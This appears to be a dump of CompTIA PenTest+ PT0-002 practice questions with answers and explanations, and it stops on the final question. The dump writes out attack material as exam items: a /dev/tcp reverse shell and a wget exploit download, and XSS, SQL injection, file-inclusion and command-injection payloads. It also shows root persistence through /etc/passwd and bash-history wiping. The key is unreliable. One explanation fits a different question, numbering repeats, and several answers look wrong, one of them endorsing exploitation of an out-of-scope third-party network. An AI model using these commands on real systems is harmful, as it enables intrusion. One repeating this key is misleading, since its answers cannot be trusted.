



# CompTIA

## Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

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## NEW QUESTION 1

You are a penetration tester running port scans on a server. INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

### Penetration Testing

Part 1

Part 2

#### Drag and Drop Options

- sL
- O
- 192.168.2.2
- sU
- sV
- p 1-1023
- 192.168.2.1-100
- Pn
- nc
- top-ports=1000
- hping
- top-ports=100
- nmap

#### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

#### Command



### Penetration Testing

Part 1

Part 2

#### Question Options

Using the output, identify potential attack vectors that should be further investigated.

- ☐ Weak SMB file permissions
- ☐ FTP anonymous login
- ☐ Webdav file upload
- ☐ Weak Apache Tomcat Credentials
- ☐ Null session enumeration
- ☐ Fragmentation attack
- ☐ SNMP enumeration
- ☐ ARP spoofing

#### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

- A. Mastered
- B. Not Mastered

Answer: A

#### Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns

Part 2 - Weak SMB file permissions

<https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lv1sec13/fingerprinting>

## NEW QUESTION 2

Deconfliction is necessary when the penetration test:

- A. determines that proprietary information is being stored in cleartext.
- B. occurs during the monthly vulnerability scanning.
- C. uncovers indicators of prior compromise over the course of the assessment.
- D. proceeds in parallel with a criminal digital forensic investigation.

**Answer:** C

### Explanation:

This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

## NEW QUESTION 3

A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

- A. -8 -T0
- B. --script "http\*vuln\*"
- C. -sn
- D. -O -A

**Answer:** B

### Explanation:

Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command `Nmap -p 445 -n -T4 --open 172.21.0.0/16` would scan for SMB port 445 over a /16 network with the following options:

- `-p 445` specifies the port number to scan.
- `-n` disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- `-T4` sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- `--open` only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

## NEW QUESTION 4

Which of the following is the most secure method for sending the penetration test report to the client?

- A. Sending the penetration test report on an online storage system.
- B. Sending the penetration test report inside a password-protected ZIP file.
- C. Sending the penetration test report via webmail using an HTTPS connection.
- D. Encrypting the penetration test report with the client's public key and sending it via email.

**Answer:** D

### Explanation:

This is the most secure method for sending the penetration test report to the client because it ensures that only the client can decrypt and read the report using their private key. Encrypting the report with the client's public key prevents anyone else from accessing the report, even if they intercept or compromise the email. The other methods are not as secure because they rely on weaker or no encryption, or they expose the report to third-party services that may not be trustworthy or compliant.

## NEW QUESTION 5

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. `inurl:`
- B. `link:`
- C. `site:`
- D. `intitle:`

**Answer:** C

### Explanation:

The `site:` command can be used to restrict searches on Google to a specific domain. For example, `site:company.com` will return only results from the `company.com` domain. This can help the penetration tester to find information or pages related to the target domain.

## NEW QUESTION 6

A penetration tester is reviewing the following DNS reconnaissance results for `comptia.org` from `dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.`

`comptia.org.`

`3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.`

Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the `comptia.org` domain.

**Answer:** A



#### NEW QUESTION 7

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. \*range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK\_STREAM instead of socket.SOCK\_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

**Answer: B**

#### Explanation:

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) <https://nmap.org/book/man-port-specification.html>

#### NEW QUESTION 8

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

**Answer: C**

#### NEW QUESTION 9

A company recently moved its software development architecture from VMs to containers. The company has asked a penetration tester to determine if the new containers are configured correctly against a DDoS attack. Which of the following should a tester perform first?

- A. Test the strength of the encryption settings.
- B. Determine if security tokens are easily available.
- C. Perform a vulnerability check against the hypervisor.
- D. .Scan the containers for open ports.

**Answer: D**

#### Explanation:

The first step that a tester should perform to determine if the new containers are configured correctly against a DDoS attack is to scan the containers for open ports. Open ports are entry points for network communication and can expose services or applications that may be vulnerable to DDoS attacks. Scanning the containers for open ports can help the tester identify which services or applications are running on the containers, and which ones may need to be secured or disabled to prevent DDoS attacks. Scanning the containers for open ports can also help the tester discover any unauthorized or malicious services or applications that may have been installed on the containers by previous attackers or compromised containers. Scanning the containers for open ports can be done by using tools such as Nmap, which can perform network scanning and enumeration by sending packets to hosts and analyzing their responses<sup>1</sup>. The other options are not the first steps that a tester should perform to determine if the new containers are configured correctly against a DDoS attack. Testing the strength of the encryption settings is not relevant to DDoS attacks, as encryption does not prevent or mitigate DDoS attacks, but rather protects data confidentiality and integrity. Determining if security tokens are easily available is not relevant to DDoS attacks, as security tokens are used for authentication and authorization, not for preventing or mitigating DDoS attacks. Performing a vulnerability check against the hypervisor is not relevant to DDoS attacks, as the hypervisor is not directly exposed to network traffic, but rather manages the virtual machines or containers that run on it.

#### NEW QUESTION 10

A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

- A. iam\_enum\_permissions
- B. iam\_privesc\_scan
- C. iam\_backdoor\_assume\_role
- D. iam\_bruteforce\_permissions

**Answer: A**

#### Explanation:

The iam\_enum\_permissions module will enable the tester to determine the level of access of the existing user in the cloud environment of a company, as it will list

all permissions associated with an IAM user<sup>3</sup>. IAM (Identity and Access Management) is a service that enables users to manage access and permissions for AWS resources. Pacu is a tool that can be used to perform penetration testing on AWS environments<sup>4</sup>.

#### NEW QUESTION 10

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

- A. Add a web shell to the root of the website.
- B. Upgrade the reverse shell to a true TTY terminal.
- C. Add a new user with ID 0 to the /etc/passwd file.
- D. Change the password of the root user and revert after the test.

**Answer:** C

#### Explanation:

The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

#### NEW QUESTION 12

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

**Answer:** B

#### NEW QUESTION 16

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

**Answer:** D

#### NEW QUESTION 21

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

#### HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
item=widget";waitfor%20delay%20"00:00:20";--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
item=widget%20union%20select%20null,null,@version;--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
search=Bob"%3e%3cing%20src%3da%20onerror%3dalert(1)%3e	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
item=widget"+convert(int,@version)+"	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
site=www.exe"ping%20-c%2010%20localhost"mple.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
redir=http:%2f%2fwww.malicious-site.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
logfile=%2fetc%2fpasswd%00	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
lookup=\$(whoami)	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &gt;</div> </div>

- A. Mastered  
 B. Not Mastered

**Answer: A**

#### Explanation:

- \* 1. Reflected XSS - Input sanitization (<> ...)
- \* 2. Sql Injection Stacked - Parameterized Queries
- \* 3. DOM XSS - Input Sanitization (<> ...)
- \* 4. Local File Inclusion - sandbox req
- \* 5. Command Injection - sandbox req
- \* 6. SQLi union - paramtrized queries
- \* 7. SQLi error - paramtrized queries

- \* 8. Remote File Inclusion - sandbox
- \* 9. Command Injection - input sanitization
- \* 10. URL redirect - prevent external calls

#### NEW QUESTION 24

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63

Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

- A. `tcpdump -i eth01 arp and arp[6:2] == 2`
- B. `arp -s 192.168.1.63 60-36-DD-A6-C5-33`
- C. `ipconfig /all findstr /v 00-00-00 | findstr Physical`
- D. `route add 192.168.1.63 mask 255.255.255.255 0 192.168.1.1`

**Answer: B**

#### Explanation:

The `arp` command is used to manipulate or display the Address Resolution Protocol (ARP) cache, which is a table that maps IP addresses to physical addresses (MAC addresses) on a network. The `-s` option is used to add a static ARP entry to the cache, which means that it will not expire or be overwritten by dynamic ARP entries. The syntax for adding a static ARP entry is `arp -s <IP address> <physical address>`. Therefore, the command `arp -s 192.168.1.63 60-36-DD-A6-C5-33` would add a static ARP entry for the IP address 192.168.1.63 and the physical address 60-36-DD-A6-C5-33 to the local cache of the attacker machine. This would allow the attacker machine to communicate with the target machine without relying on ARP requests or replies. The other commands are not valid or useful for establishing a static ARP entry.

#### NEW QUESTION 28

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

- A. Key reinstallation
- B. Deauthentication
- C. Evil twin
- D. Replay

**Answer: B**

#### Explanation:

Deauth will make the client connect again

#### NEW QUESTION 32

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?

- A. Utilize the tunnel as a means of pivoting to other internal devices.
- B. Disregard the IP range, as it is out of scope.
- C. Stop the assessment and inform the emergency contact.
- D. Scan the IP range for additional systems to exploit.

**Answer: D**

#### NEW QUESTION 34

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

- A. Smurf
- B. Ping flood
- C. Fraggle
- D. Ping of death

**Answer: C**

#### Explanation:

Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.

Ref: <https://www.okta.com/identity-101/fraggle-attack/>

#### NEW QUESTION 38

A penetration tester discovered a code repository and noticed passwords were hashed before they were stored in the database with the following code? `salt = '123'` `hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000)` The tester recommended the code be updated to the following `salt = os.urandom(32)` `hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000)` Which of the following steps should the penetration tester recommend?

- A. Changing passwords that were created before this code update
- B. Keeping hashes created by both methods for compatibility
- C. Rehashing all old passwords with the new code
- D. Replacing the SHA-256 algorithm to something more secure



**Answer:** A

**Explanation:**

The penetration tester recommended the code be updated to use a random salt instead of a fixed salt for hashing passwords. A salt is a random value that is added to the plaintext password before hashing it, to prevent attacks such as rainbow tables or dictionary attacks that rely on precomputed hashes of common or weak passwords. A random salt ensures that each password hash is unique and unpredictable, even if two users have the same password. However, changing the salt does not affect the existing hashes that were created with the old salt, which may still be vulnerable to attacks. Therefore, the penetration tester should recommend changing passwords that were created before this code update, so that they can be hashed with the new salt and be more secure. The other options are not valid steps that the penetration tester should recommend. Keeping hashes created by both methods for compatibility would defeat the purpose of updating the code, as it would leave some hashes vulnerable to attacks. Rehashing all old passwords with the new code would not work, as it would require knowing the plaintext passwords, which are not stored in the database. Replacing the SHA-256 algorithm to something more secure is not necessary, as SHA-256 is a secure and widely used hashing algorithm that has no known vulnerabilities or collisions.

**NEW QUESTION 42**

Which of the following tools would be best suited to perform a cloud security assessment?

- A. OpenVAS
- B. Scout Suite
- C. Nmap
- D. ZAP
- E. Nessus

**Answer:** B

**Explanation:**

The tool that would be best suited to perform a cloud security assessment is Scout Suite, which is an open-source multi-cloud security auditing tool that can evaluate the security posture of cloud environments, such as AWS, Azure, GCP, or Alibaba Cloud. Scout Suite can collect configuration data from cloud providers using APIs and assess them against security best practices or benchmarks, such as CIS Foundations. Scout Suite can generate reports that highlight security issues, risks, or gaps in the cloud environment, and provide recommendations for remediation or improvement. The other options are not tools that are specifically designed for cloud security assessment. OpenVAS is an open-source vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations. Nmap is an open-source network scanner and enumerator that can scan hosts and networks for ports, services, versions, OS, or other information<sup>1</sup>. ZAP is an open-source web application scanner and proxy that can scan web applications for vulnerabilities and perform attacks such as SQL injection or XSS. Nessus is a commercial vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations.

**NEW QUESTION 46**

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx 1 root root 915 Mar 6 2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

**Answer:** B

**Explanation:**

The file `/scripts/daily_log_backup.sh` has permissions set to `777`, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

**NEW QUESTION 51**

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

**Answer:** C

**Explanation:**

Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the `+` operator, such as `"Hello" + "World" = "HelloWorld"`<sup>4</sup>.

**NEW QUESTION 56**

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system. After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

**Answer:** B

**Explanation:**

The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

**NEW QUESTION 58**

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

**Answer:** C

**NEW QUESTION 62**

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

**Answer:** C

**Explanation:**

for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

**NEW QUESTION 67**

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

**Answer:** D

**Explanation:**

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

**NEW QUESTION 72**

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

**Answer:** AF

**NEW QUESTION 74**

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

- A. Exploit-DB
- B. Metasploit
- C. Shodan
- D. Retina

**Answer:** A

**Explanation:**

"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks" Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

**NEW QUESTION 76**

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

**Answer:** D

**Explanation:**

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

**NEW QUESTION 79**

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

**Answer:** B

**NEW QUESTION 80**

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

- A. Send an SMS with a spoofed service number including a link to download a malicious application.
- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

**Answer:** A

**Explanation:**

Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

**NEW QUESTION 81**

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

**Answer:** A

**NEW QUESTION 85**

Given the following code:

```
systems = {  
    "10.10.10.1" : "Windows 10",  
    "10.10.10.2" : "Windows 10",  
    "10.10.10.3" : "Windows 2016",  
    "10.10.10.4" : "Linux"  
}
```

Which of the following data structures is systems?

- A. A tuple
- B. A tree
- C. An array
- D. A dictionary

**Answer:** D

**Explanation:**

A dictionary is a data structure in Python that stores key-value pairs, where each key is associated with a value. A dictionary is created by enclosing the key-value pairs in curly braces and separating them by commas. A dictionary can be accessed by using the keys as indexes or by using methods such as `keys()`, `values()`, or `items()`. In the code, `systems` is a dictionary that has four key-value pairs, each representing an IP address and its corresponding operating system. A tuple is a data structure in Python that stores an ordered sequence of immutable values, enclosed in parentheses and separated by commas. A tree is a data structure that consists of nodes connected by edges, forming a hierarchical structure with a root node and leaf nodes. An array is a data structure that stores a collection of elements of the same type in a contiguous memory location.

**NEW QUESTION 88**

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to `/dev/null`
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

**Answer:** C

**Explanation:**

The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects `/dev/null` (a special file that discards any data written to it) to `temp`, which creates an empty file named `temp`. The second command changes the timestamp of `temp` to match that of `.bash_history` (the hidden file that stores the Bash history). The third command renames `temp` to `.bash_history`, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.

**NEW QUESTION 92**

A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

- A. OWASP Top 10
- B. MITRE ATT&CK framework
- C. NIST Cybersecurity Framework
- D. The Diamond Model of Intrusion Analysis

**Answer:** B

**Explanation:**

The MITRE ATT&CK framework is a methodology that should be used to best meet the client's expectations. The MITRE ATT&CK framework is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are continuously updated based on real-world observations. The framework covers a wide variety of enterprise systems and networks, such as Windows, Linux, macOS, cloud, mobile, and network devices. The framework can help the penetration tester to emulate realistic threats and identify gaps in defenses.

**NEW QUESTION 96**

During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

- A. Badge cloning
- B. Watering-hole attack
- C. Impersonation
- D. Spear phishing

**Answer:** D

**Explanation:**

Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

**NEW QUESTION 100**

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Network segmentation
- B. Key rotation
- C. Encrypted passwords
- D. Patch management

